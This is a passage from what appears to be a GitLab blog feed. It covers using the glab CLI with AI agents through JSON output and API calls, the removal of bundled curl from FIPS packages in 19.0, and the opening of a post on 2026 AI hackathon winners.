      &quot;id&quot;: &quot;3107030412&quot;,
      &quot;resolved&quot;: false,
      &quot;notes&quot;: [
        {
          &quot;author&quot;: { &quot;username&quot;: &quot;sreeves&quot; },
          &quot;body&quot;: &quot;Token refresh logic needs a test for the expired token case&quot;,
          &quot;created_at&quot;: &quot;2026-03-14T10:05:44.000Z&quot;
        }
      ]
    }
  ]
}
" language="json" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#24292E">{
</span></span><span class="line" line="2"><span style="--shiki-default:#005CC5">  &quot;id&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">2677</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="3"><span style="--shiki-default:#005CC5">  &quot;title&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;feat: add OAuth2 support&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="4"><span style="--shiki-default:#005CC5">  &quot;state&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;opened&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="5"><span style="--shiki-default:#005CC5">  &quot;author&quot;</span><span style="--shiki-default:#24292E">: { </span><span style="--shiki-default:#005CC5">&quot;username&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;jdwick&quot;</span><span style="--shiki-default:#24292E"> },
</span></span><span class="line" line="6"><span style="--shiki-default:#005CC5">  &quot;labels&quot;</span><span style="--shiki-default:#24292E">: [</span><span style="--shiki-default:#032F62">&quot;backend&quot;</span><span style="--shiki-default:#24292E">, </span><span style="--shiki-default:#032F62">&quot;needs-review&quot;</span><span style="--shiki-default:#24292E">],
</span></span><span class="line" line="7"><span style="--shiki-default:#005CC5">  &quot;blocking_discussions_resolved&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">false</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="8"><span style="--shiki-default:#005CC5">  &quot;discussions&quot;</span><span style="--shiki-default:#24292E">: [
</span></span><span class="line" line="9"><span style="--shiki-default:#24292E">    {
</span></span><span class="line" line="10"><span style="--shiki-default:#005CC5">      &quot;id&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;3107030349&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="11"><span style="--shiki-default:#005CC5">      &quot;resolved&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">false</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="12"><span style="--shiki-default:#005CC5">      &quot;notes&quot;</span><span style="--shiki-default:#24292E">: [
</span></span><span class="line" line="13"><span style="--shiki-default:#24292E">        {
</span></span><span class="line" line="14"><span style="--shiki-default:#005CC5">          &quot;author&quot;</span><span style="--shiki-default:#24292E">: { </span><span style="--shiki-default:#005CC5">&quot;username&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;dmurphy&quot;</span><span style="--shiki-default:#24292E"> },
</span></span><span class="line" line="15"><span style="--shiki-default:#005CC5">          &quot;body&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;This error handling will swallow panics — consider wrapping with recover()&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="16"><span style="--shiki-default:#005CC5">          &quot;created_at&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;2026-03-14T09:23:11.000Z&quot;
</span></span><span class="line" line="17"><span style="--shiki-default:#24292E">        }
</span></span><span class="line" line="18"><span style="--shiki-default:#24292E">      ]
</span></span><span class="line" line="19"><span style="--shiki-default:#24292E">    },
</span></span><span class="line" line="20"><span style="--shiki-default:#24292E">    {
</span></span><span class="line" line="21"><span style="--shiki-default:#005CC5">      &quot;id&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;3107030412&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="22"><span style="--shiki-default:#005CC5">      &quot;resolved&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">false</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="23"><span style="--shiki-default:#005CC5">      &quot;notes&quot;</span><span style="--shiki-default:#24292E">: [
</span></span><span class="line" line="24"><span style="--shiki-default:#24292E">        {
</span></span><span class="line" line="25"><span style="--shiki-default:#005CC5">          &quot;author&quot;</span><span style="--shiki-default:#24292E">: { </span><span style="--shiki-default:#005CC5">&quot;username&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;sreeves&quot;</span><span style="--shiki-default:#24292E"> },
</span></span><span class="line" line="26"><span style="--shiki-default:#005CC5">          &quot;body&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;Token refresh logic needs a test for the expired token case&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="27"><span style="--shiki-default:#005CC5">          &quot;created_at&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;2026-03-14T10:05:44.000Z&quot;
</span></span><span class="line" line="28"><span style="--shiki-default:#24292E">        }
</span></span><span class="line" line="29"><span style="--shiki-default:#24292E">      ]
</span></span><span class="line" line="30"><span style="--shiki-default:#24292E">    }
</span></span><span class="line" line="31"><span style="--shiki-default:#24292E">  ]
</span></span><span class="line" line="32"><span style="--shiki-default:#24292E">}
</span></span></code></pre><p>Instead of reading through every thread yourself, you ask your agent  <em>&quot;what do I still need to fix in MR 2677?&quot;</em> and get back a prioritized summary with suggested changes. This all happens from a single command.</p><h3 id="close-the-loop-programmatically">Close the loop programmatically</h3><p>Once your AI has helped you address the feedback, it can resolve
discussions:</p><pre className="language-shell shiki shiki-themes github-light" code="# List all discussions — structured, ready for the agent to process
glab mr note list 456 --output json

# Resolve a discussion once the feedback is addressed
glab mr note resolve 456 3107030349

# Reopen if something needs another look
glab mr note reopen 456 3107030349
" language="shell" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># List all discussions — structured, ready for the agent to process
</span></span><span class="line" line="2"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> mr</span><span style="--shiki-default:#032F62"> note</span><span style="--shiki-default:#032F62"> list</span><span style="--shiki-default:#005CC5"> 456</span><span style="--shiki-default:#005CC5"> --output</span><span style="--shiki-default:#032F62"> json
</span></span><span class="line" line="3"><span emptyLinePlaceholder>
</span></span><span class="line" line="4"><span style="--shiki-default:#6A737D"># Resolve a discussion once the feedback is addressed
</span></span><span class="line" line="5"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> mr</span><span style="--shiki-default:#032F62"> note</span><span style="--shiki-default:#032F62"> resolve</span><span style="--shiki-default:#005CC5"> 456</span><span style="--shiki-default:#005CC5"> 3107030349
</span></span><span class="line" line="6"><span emptyLinePlaceholder>
</span></span><span class="line" line="7"><span style="--shiki-default:#6A737D"># Reopen if something needs another look
</span></span><span class="line" line="8"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> mr</span><span style="--shiki-default:#032F62"> note</span><span style="--shiki-default:#032F62"> reopen</span><span style="--shiki-default:#005CC5"> 456</span><span style="--shiki-default:#005CC5"> 3107030349
</span></span></code></pre><pre className="language-json shiki shiki-themes github-light" code="[
  {
    &quot;id&quot;: 3107030349,
    &quot;body&quot;: &quot;This error handling will swallow panics — consider wrapping with recover()&quot;,
    &quot;author&quot;: { &quot;username&quot;: &quot;dmurphy&quot; },
    &quot;resolved&quot;: false,
    &quot;resolvable&quot;: true
  },
  {
    &quot;id&quot;: 3107030412,
    &quot;body&quot;: &quot;Token refresh logic needs a test for the expired token case&quot;,
    &quot;author&quot;: { &quot;username&quot;: &quot;sreeves&quot; },
    &quot;resolved&quot;: false,
    &quot;resolvable&quot;: true
  }
]
" language="json" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#24292E">[
</span></span><span class="line" line="2"><span style="--shiki-default:#24292E">  {
</span></span><span class="line" line="3"><span style="--shiki-default:#005CC5">    &quot;id&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">3107030349</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="4"><span style="--shiki-default:#005CC5">    &quot;body&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;This error handling will swallow panics — consider wrapping with recover()&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="5"><span style="--shiki-default:#005CC5">    &quot;author&quot;</span><span style="--shiki-default:#24292E">: { </span><span style="--shiki-default:#005CC5">&quot;username&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;dmurphy&quot;</span><span style="--shiki-default:#24292E"> },
</span></span><span class="line" line="6"><span style="--shiki-default:#005CC5">    &quot;resolved&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">false</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="7"><span style="--shiki-default:#005CC5">    &quot;resolvable&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">true
</span></span><span class="line" line="8"><span style="--shiki-default:#24292E">  },
</span></span><span class="line" line="9"><span style="--shiki-default:#24292E">  {
</span></span><span class="line" line="10"><span style="--shiki-default:#005CC5">    &quot;id&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">3107030412</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="11"><span style="--shiki-default:#005CC5">    &quot;body&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;Token refresh logic needs a test for the expired token case&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="12"><span style="--shiki-default:#005CC5">    &quot;author&quot;</span><span style="--shiki-default:#24292E">: { </span><span style="--shiki-default:#005CC5">&quot;username&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;sreeves&quot;</span><span style="--shiki-default:#24292E"> },
</span></span><span class="line" line="13"><span style="--shiki-default:#005CC5">    &quot;resolved&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">false</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="14"><span style="--shiki-default:#005CC5">    &quot;resolvable&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">true
</span></span><span class="line" line="15"><span style="--shiki-default:#24292E">  }
</span></span><span class="line" line="16"><span style="--shiki-default:#24292E">]
</span></span></code></pre><p>Note IDs are visible directly in the GitLab UI and API, no extra lookup needed. Your agent can work through the full list, verify each fix, and
resolve as it goes.</p><h2 id="talk-to-your-ai-about-your-code-more-effectively">Talk to your AI about your code more effectively</h2><p>Even if you&#39;re not running an MCP server, there&#39;s a simpler shift that makes a huge difference: using <code className="">glab</code> to feed your AI better information.</p><p>Think about the last time you asked an AI assistant to help triage issues or debug a failing pipeline. You probably copied some text from the GitLab UI and pasted it into the chat. Here&#39;s what your agent is actually
working with when you do that:</p><pre className="language-text" code="open issues: 12 • milestone: 17.10 • label: bug, needs-triage ...
" language="text" meta=""><code>open issues: 12 • milestone: 17.10 • label: bug, needs-triage ...
</code></pre><p>Compare that to what it gets with <code className="">glab</code>:</p><pre className="language-json shiki shiki-themes github-light" code="[
  {
    &quot;iid&quot;: 902,
    &quot;title&quot;: &quot;Pipeline fails on merge to main&quot;,
    &quot;labels&quot;: [&quot;bug&quot;, &quot;needs-triage&quot;],
    &quot;milestone&quot;: { &quot;title&quot;: &quot;17.10&quot; },
    &quot;assignees&quot;: []
  },
  ...
]
" language="json" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#24292E">[
</span></span><span class="line" line="2"><span style="--shiki-default:#24292E">  {
</span></span><span class="line" line="3"><span style="--shiki-default:#005CC5">    &quot;iid&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">902</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="4"><span style="--shiki-default:#005CC5">    &quot;title&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;Pipeline fails on merge to main&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="5"><span style="--shiki-default:#005CC5">    &quot;labels&quot;</span><span style="--shiki-default:#24292E">: [</span><span style="--shiki-default:#032F62">&quot;bug&quot;</span><span style="--shiki-default:#24292E">, </span><span style="--shiki-default:#032F62">&quot;needs-triage&quot;</span><span style="--shiki-default:#24292E">],
</span></span><span class="line" line="6"><span style="--shiki-default:#005CC5">    &quot;milestone&quot;</span><span style="--shiki-default:#24292E">: { </span><span style="--shiki-default:#005CC5">&quot;title&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;17.10&quot;</span><span style="--shiki-default:#24292E"> },
</span></span><span class="line" line="7"><span style="--shiki-default:#005CC5">    &quot;assignees&quot;</span><span style="--shiki-default:#24292E">: []
</span></span><span class="line" line="8"><span style="--shiki-default:#24292E">  },
</span></span><span class="line" line="9"><span style="--shiki-default:#B31D28;--shiki-default-font-style:italic">  ...
</span></span><span class="line" line="10"><span style="--shiki-default:#24292E">]
</span></span></code></pre><p>Structured, typed, complete; no ambiguity, no parsing guesswork. That&#39;s the difference between an agent that can act and one that has to ask
follow-up questions.</p><p>If you&#39;re using the MCP server, you get this automatically: <code className="">glab</code> adds <code className="">--output json</code> for any command that supports it. If you&#39;re working directly
from the terminal, just add the flag yourself:</p><pre className="language-shell shiki shiki-themes github-light" code="# Pull open issues for triage
glab issue list --label &quot;needs-triage&quot; --output json

# Check pipeline status
glab ci status --output json

# Get full MR details
glab mr view 456 --output json
" language="shell" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># Pull open issues for triage
</span></span><span class="line" line="2"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> issue</span><span style="--shiki-default:#032F62"> list</span><span style="--shiki-default:#005CC5"> --label</span><span style="--shiki-default:#032F62"> &quot;needs-triage&quot;</span><span style="--shiki-default:#005CC5"> --output</span><span style="--shiki-default:#032F62"> json
</span></span><span class="line" line="3"><span emptyLinePlaceholder>
</span></span><span class="line" line="4"><span style="--shiki-default:#6A737D"># Check pipeline status
</span></span><span class="line" line="5"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> ci</span><span style="--shiki-default:#032F62"> status</span><span style="--shiki-default:#005CC5"> --output</span><span style="--shiki-default:#032F62"> json
</span></span><span class="line" line="6"><span emptyLinePlaceholder>
</span></span><span class="line" line="7"><span style="--shiki-default:#6A737D"># Get full MR details
</span></span><span class="line" line="8"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> mr</span><span style="--shiki-default:#032F62"> view</span><span style="--shiki-default:#005CC5"> 456</span><span style="--shiki-default:#005CC5"> --output</span><span style="--shiki-default:#032F62"> json
</span></span></code></pre><p>We&#39;ve significantly expanded JSON output support in recent releases. It now covers CI status, milestones, labels, releases, schedules, cluster agents, work items, MR approvers, repo contributors, and more. If <code className="">glab</code> can
retrieve it, your AI can consume it cleanly.</p><h3 id="a-real-workflow">A real workflow</h3><pre className="language-shell shiki shiki-themes github-light" code="$ glab issue list --label &quot;needs-triage&quot; --milestone &quot;17.10&quot;
--output json
" language="shell" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6F42C1">$</span><span style="--shiki-default:#032F62"> glab</span><span style="--shiki-default:#032F62"> issue</span><span style="--shiki-default:#032F62"> list</span><span style="--shiki-default:#005CC5"> --label</span><span style="--shiki-default:#032F62"> &quot;needs-triage&quot;</span><span style="--shiki-default:#005CC5"> --milestone</span><span style="--shiki-default:#032F62"> &quot;17.10&quot;
</span></span><span class="line" line="2"><span style="--shiki-default:#6F42C1">--output</span><span style="--shiki-default:#032F62"> json
</span></span></code></pre><pre className="language-text" code="Agent: I found 2 unassigned bugs in the 17.10 milestone that need triage:
1. #902 — Pipeline fails on merge to main (opened 5 days ago)
2. #903 — Auth token not refreshing on expiry (opened 4 days ago)
Both are unassigned. Want me to draft triage notes and suggest assignees based on recent commit history?
" language="text" meta=""><code>Agent: I found 2 unassigned bugs in the 17.10 milestone that need triage:
1. #902 — Pipeline fails on merge to main (opened 5 days ago)
2. #903 — Auth token not refreshing on expiry (opened 4 days ago)
Both are unassigned. Want me to draft triage notes and suggest assignees based on recent commit history?
</code></pre><h2 id="your-agent-is-never-limited-to-built-in-commands">Your agent is never limited to built-in commands</h2><p><code className="">glab</code>&#39;s first-class commands cover the most common workflows, but your agent is never limited to them. Through <code className="">glab api</code>, it has authenticated access to the full GitLab REST and GraphQL API surface, using the same session, with no extra credentials or configuration required.</p><p>This is a meaningful differentiator. Most CLI tools stop at what their commands expose. With <code className="">glab</code>, if GitLab&#39;s API supports it, your agent can do it. It&#39;s always working from a trusted, authenticated context.</p><p>A practical example: fetching just the list of changed files in an MR before deciding which diffs to pull in full:</p><pre className="language-shell shiki shiki-themes github-light" code="# Get changed file paths — lightweight, no diff content yet
glab api &quot;/projects/$CI_PROJECT_ID/merge_requests/$CI_MERGE_REQUEST_IID/diffs?per_page=100&quot; \
| jq &#39;.[].new_path&#39;

# Then fetch only the specific file your agent needs
glab api &quot;/projects/$CI_PROJECT_ID/merge_requests/$CI_MERGE_REQUEST_IID/diffs?per_page=100&quot; \
| jq &#39;.[] | select(.new_path == &quot;path/to/file.go&quot;)&#39;
" language="shell" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># Get changed file paths — lightweight, no diff content yet
</span></span><span class="line" line="2"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> api</span><span style="--shiki-default:#032F62"> &quot;/projects/</span><span style="--shiki-default:#24292E">$CI_PROJECT_ID</span><span style="--shiki-default:#032F62">/merge_requests/</span><span style="--shiki-default:#24292E">$CI_MERGE_REQUEST_IID</span><span style="--shiki-default:#032F62">/diffs?per_page=100&quot;</span><span style="--shiki-default:#005CC5"> \
</span></span><span class="line" line="3"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1"> jq</span><span style="--shiki-default:#032F62"> &#39;.[].new_path&#39;
</span></span><span class="line" line="4"><span emptyLinePlaceholder>
</span></span><span class="line" line="5"><span style="--shiki-default:#6A737D"># Then fetch only the specific file your agent needs
</span></span><span class="line" line="6"><span style="--shiki-default:#6F42C1">glab</span><span style="--shiki-default:#032F62"> api</span><span style="--shiki-default:#032F62"> &quot;/projects/</span><span style="--shiki-default:#24292E">$CI_PROJECT_ID</span><span style="--shiki-default:#032F62">/merge_requests/</span><span style="--shiki-default:#24292E">$CI_MERGE_REQUEST_IID</span><span style="--shiki-default:#032F62">/diffs?per_page=100&quot;</span><span style="--shiki-default:#005CC5"> \
</span></span><span class="line" line="7"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1"> jq</span><span style="--shiki-default:#032F62"> &#39;.[] | select(.new_path == &quot;path/to/file.go&quot;)&#39;
</span></span></code></pre><pre className="language-text" code="&quot;internal/auth/token.go&quot;
&quot;internal/auth/token_test.go&quot;
&quot;internal/oauth/refresh.go&quot;
" language="text" meta=""><code>&quot;internal/auth/token.go&quot;
&quot;internal/auth/token_test.go&quot;
&quot;internal/oauth/refresh.go&quot;
</code></pre><p>For anything the REST API doesn&#39;t cover (epics, certain work item queries, complex cross-project data),  <code className="">glab api graphql</code> gives you the full
GraphQL interface:</p><pre className="language-shell shiki shiki-themes github-light" code="  glab api graphql -f query=&#39;
{
  project(fullPath: &quot;gitlab-org/gitlab&quot;) {
    mergeRequest(iid: &quot;12345&quot;) {
      title
      reviewers { nodes { username } }
    }
  }
}&#39;
" language="shell" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6F42C1">  glab</span><span style="--shiki-default:#032F62"> api</span><span style="--shiki-default:#032F62"> graphql</span><span style="--shiki-default:#005CC5"> -f</span><span style="--shiki-default:#032F62"> query=&#39;
</span></span><span class="line" line="2"><span style="--shiki-default:#032F62">{
</span></span><span class="line" line="3"><span style="--shiki-default:#032F62">  project(fullPath: &quot;gitlab-org/gitlab&quot;) {
</span></span><span class="line" line="4"><span style="--shiki-default:#032F62">    mergeRequest(iid: &quot;12345&quot;) {
</span></span><span class="line" line="5"><span style="--shiki-default:#032F62">      title
</span></span><span class="line" line="6"><span style="--shiki-default:#032F62">      reviewers { nodes { username } }
</span></span><span class="line" line="7"><span style="--shiki-default:#032F62">    }
</span></span><span class="line" line="8"><span style="--shiki-default:#032F62">  }
</span></span><span class="line" line="9"><span style="--shiki-default:#032F62">}&#39;
</span></span></code></pre><pre className="language-json shiki shiki-themes github-light" code="{
  &quot;data&quot;: {
    &quot;project&quot;: {
      &quot;mergeRequest&quot;: {
        &quot;title&quot;: &quot;feat: add OAuth2 support&quot;,
        &quot;reviewers&quot;: {
          &quot;nodes&quot;: [
            { &quot;username&quot;: &quot;dmurphy&quot; },
            { &quot;username&quot;: &quot;sreeves&quot; }
          ]
        }
      }
    }
  }
}

" language="json" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#24292E">{
</span></span><span class="line" line="2"><span style="--shiki-default:#005CC5">  &quot;data&quot;</span><span style="--shiki-default:#24292E">: {
</span></span><span class="line" line="3"><span style="--shiki-default:#005CC5">    &quot;project&quot;</span><span style="--shiki-default:#24292E">: {
</span></span><span class="line" line="4"><span style="--shiki-default:#005CC5">      &quot;mergeRequest&quot;</span><span style="--shiki-default:#24292E">: {
</span></span><span class="line" line="5"><span style="--shiki-default:#005CC5">        &quot;title&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;feat: add OAuth2 support&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="6"><span style="--shiki-default:#005CC5">        &quot;reviewers&quot;</span><span style="--shiki-default:#24292E">: {
</span></span><span class="line" line="7"><span style="--shiki-default:#005CC5">          &quot;nodes&quot;</span><span style="--shiki-default:#24292E">: [
</span></span><span class="line" line="8"><span style="--shiki-default:#24292E">            { </span><span style="--shiki-default:#005CC5">&quot;username&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;dmurphy&quot;</span><span style="--shiki-default:#24292E"> },
</span></span><span class="line" line="9"><span style="--shiki-default:#24292E">            { </span><span style="--shiki-default:#005CC5">&quot;username&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;sreeves&quot;</span><span style="--shiki-default:#24292E"> }
</span></span><span class="line" line="10"><span style="--shiki-default:#24292E">          ]
</span></span><span class="line" line="11"><span style="--shiki-default:#24292E">        }
</span></span><span class="line" line="12"><span style="--shiki-default:#24292E">      }
</span></span><span class="line" line="13"><span style="--shiki-default:#24292E">    }
</span></span><span class="line" line="14"><span style="--shiki-default:#24292E">  }
</span></span><span class="line" line="15"><span style="--shiki-default:#24292E">}
</span></span></code></pre><p>Your agent has a single, authenticated entry point to everything GitLab exposes without the token juggling, separate API clients, or configuration
overhead.</p><h2 id="whats-coming-and-your-feedback">What&#39;s coming and your feedback</h2><p>Two improvements we&#39;re actively working on will make <code className="">glab</code> even more useful for agent workflows:</p><p><strong>Agent-aware help text.</strong> Today, <code className="">--help</code> output is written for humansvat a terminal. We&#39;re updating it to surface the non-interactive alternative
for every interactive command, flag which commands support <code className="">--output json</code>, and generally make help a useful resource for agents discovering
capabilities at runtime — not just humans.</p><p><strong>Better machine-readable errors.</strong> When something goes wrong today, agents get the same human-readable error messages as terminal users. We&#39;re
changing that so errors in JSON mode return structured output, giving your agent the information it needs to handle failures gracefully, retry intelligently, or surface the right context back to you.</p><p>Both of these are in active development. If you&#39;re already using <code className="">glab</code> with an AI tool, you&#39;re exactly the audience we want feedback from.</p><ul><li><strong>What friction are you hitting?</strong> Commands that don&#39;t behave well in agent contexts, error messages that aren&#39;t actionable, gaps in JSON output
coverage. We want to know.</li><li><strong>What workflows have you unlocked?</strong> Real usage patterns help us prioritize what to build next.</li></ul><p>Join the discussion in <a href="https://gitlab.com/gitlab-org/cli/-/issues/8177" rel="">our feedback issue</a> — that&#39;s where we&#39;re shaping the roadmap for agent-friendliness, and where your input will have the most direct impact. If you&#39;ve found a specific gap, <a href="https://gitlab.com/gitlab-org/cli/-/issues/new" rel="">open an issue</a>. If you&#39;ve got a fix in mind, contributions are welcome. Visit <a href="https://gitlab.com/gitlab-org/cli/-/blob/main/CONTRIBUTING.md" rel="">CONTRIBUTING.md</a> to get started.</p><p>The GitLab CLI has always been about giving developers more control over their workflow. As AI becomes a bigger part of how we all work, that means making <code className="">glab</code> the best possible interface between your AI tools and your GitLab projects. We&#39;re just getting started and we&#39;d love to build the next part with you.</p><style>html .default .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}html .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}</style>]]></content>
        <author>
            <name>Kai Armstrong</name>
            <uri>https://about.gitlab.com/blog/authors/kai-armstrong/</uri>
        </author>
        <published>2026-04-27T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[curl removed from Omnibus-GitLab FIPS packages in 19.0]]></title>
        <id>https://about.gitlab.com/blog/curl-removed-from-omnibus-gitlab-fips-packages-in-19-0/</id>
        <link href="https://about.gitlab.com/blog/curl-removed-from-omnibus-gitlab-fips-packages-in-19-0/"/>
        <updated>2026-04-24T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>Starting with Omnibus-GitLab 19.0 (and the subsequent patch release to existing supported versions), FIPS packages will no longer include a GitLab-built version of curl. Instead, they will use the curl package provided by the customer’s Linux distribution, in the same way that FIPS packages already use the distribution&#39;s OpenSSL.</p><h2 id="why-is-this-change-happening">Why is this change happening?</h2><p>This change is necessary because curl 8.18.0 deprecated compilation against OpenSSL 1.x, which prevents us from continuing our previous approach on Amazon Linux 2 and AlmaLinux 8 (affecting RHEL 8 customers). GitLab provides most dependencies for Omnibus-GitLab, but in FIPS packages we link to the distribution&#39;s cryptographic libraries rather than bundling our own — and we are now extending that model to curl.</p><p>For maintainability and security reasons, we are applying this change to all FIPS packages, including distributions with OpenSSL 3.0 or later. All FIPS customers are affected.</p><h2 id="what-do-i-need-to-do">What do I need to do?</h2><h3 id="gitlab-self-managed">GitLab Self-Managed</h3><p>GitLab 19.0 will be available starting on May 21, 2026.</p><blockquote><p>Learn more about the <a href="https://about.gitlab.com/releases/" rel="">release schedule</a>.</p></blockquote><p>Starting with the 19.0 Omnibus-GitLab FIPS package, the bundled curl will be removed and replaced with the curl provided by the customer&#39;s Linux distribution. The customer&#39;s GitLab instance will continue to work as expected. This change has no other impact and doesn&#39;t require any immediate action.</p><h2 id="important-implication">Important implication</h2><p>GitLab will no longer be responsible for shipping security updates to curl specifically in FIPS packages, and it will be up to the customer to keep their own OS&#39;s curl up to date to receive fixes/security patches. Scanner findings for curl will now reflect the host OS package rather than a GitLab-bundled version. This is consistent with how OpenSSL is already handled in FIPS environments.</p><h2 id="what-do-i-do-if-i-still-have-problems">What do I do if I still have problems?</h2><p>If you need assistance, please open an issue in the <a href="https://gitlab.com/gitlab-org/omnibus-gitlab/-/issues/new?issue&amp;issuable_template=Bug" rel="">omnibus-gitlab issue tracker</a>.</p>]]></content>
        <author>
            <name>Adam Chu</name>
            <uri>https://about.gitlab.com/blog/authors/adam-chu/</uri>
        </author>
        <published>2026-04-24T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab AI Hackathon 2026: Meet the winners]]></title>
        <id>https://about.gitlab.com/blog/gitlab-ai-hackathon-2026-meet-the-winners/</id>
        <link href="https://about.gitlab.com/blog/gitlab-ai-hackathon-2026-meet-the-winners/"/>
        <updated>2026-04-22T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>AI writes code. That is expected now. But planning, security, compliance, and deployments? Those gaps remain. I have run contributor programs for years. I have never seen a community respond to technology like this.</p><p>That is why we opened <a href="https://about.gitlab.com/gitlab-duo-agent-platform/" rel="">GitLab Duo Agent Platform</a> and invited developers worldwide to build AI agents that help teams ship secure software faster. Not chatbots that answer questions, but agents that jump into workflows, respond to events, and act on your behalf. The GitLab AI Hackathon ran from February 9 to March 25, 2026, on Devpost, the hackathon platform. Google Cloud and Anthropic joined as co-sponsors.</p><p>When my team planned this hackathon with Google Cloud and Anthropic, I asked the judges to score four things: technical work, design, potential impact, and idea quality. We hoped for strong turnout. What we got surprised all of us. Nineteen judges spent 18 days reviewing every entry. Google Cloud and Anthropic provided judges, prizes, and cloud access. The community built hundreds of agents and flows because they wanted to solve these problems.</p><p>Nearly 7,000 developers showed up. They built 600+ agents and flows in weeks. The prizes across all categories totaled $65,000 from GitLab, Google Cloud, and Anthropic.</p><p>If you have ever watched a senior engineer leave and take half the team&#39;s knowledge with them, you know why the winning project hit so hard.</p><p>Read on to find out what the community built.</p><h2 id="grand-prize-lore">Grand Prize: LORE</h2><p><a href="https://devpost.com/software/lore-living-organizational-record-engine" rel="">LORE</a>, the Living Organizational Record Engine, uses eight agents with a router that sends each question to the right agent, logic to prevent circular loops in the knowledge graph, a visual dashboard, and carbon tracking. The command-line tool ships with 43 tests (yes, 43 tests in a hackathon project).</p><p>LORE solves a real problem: the knowledge that lives in engineers&#39; heads and walks out the door when they leave. In my experience, a hackathon project with 43 tests is rare. That many tests in a hackathon project tells you something about the team behind it.</p><p>Judge April Guo (Anthropic) wrote: 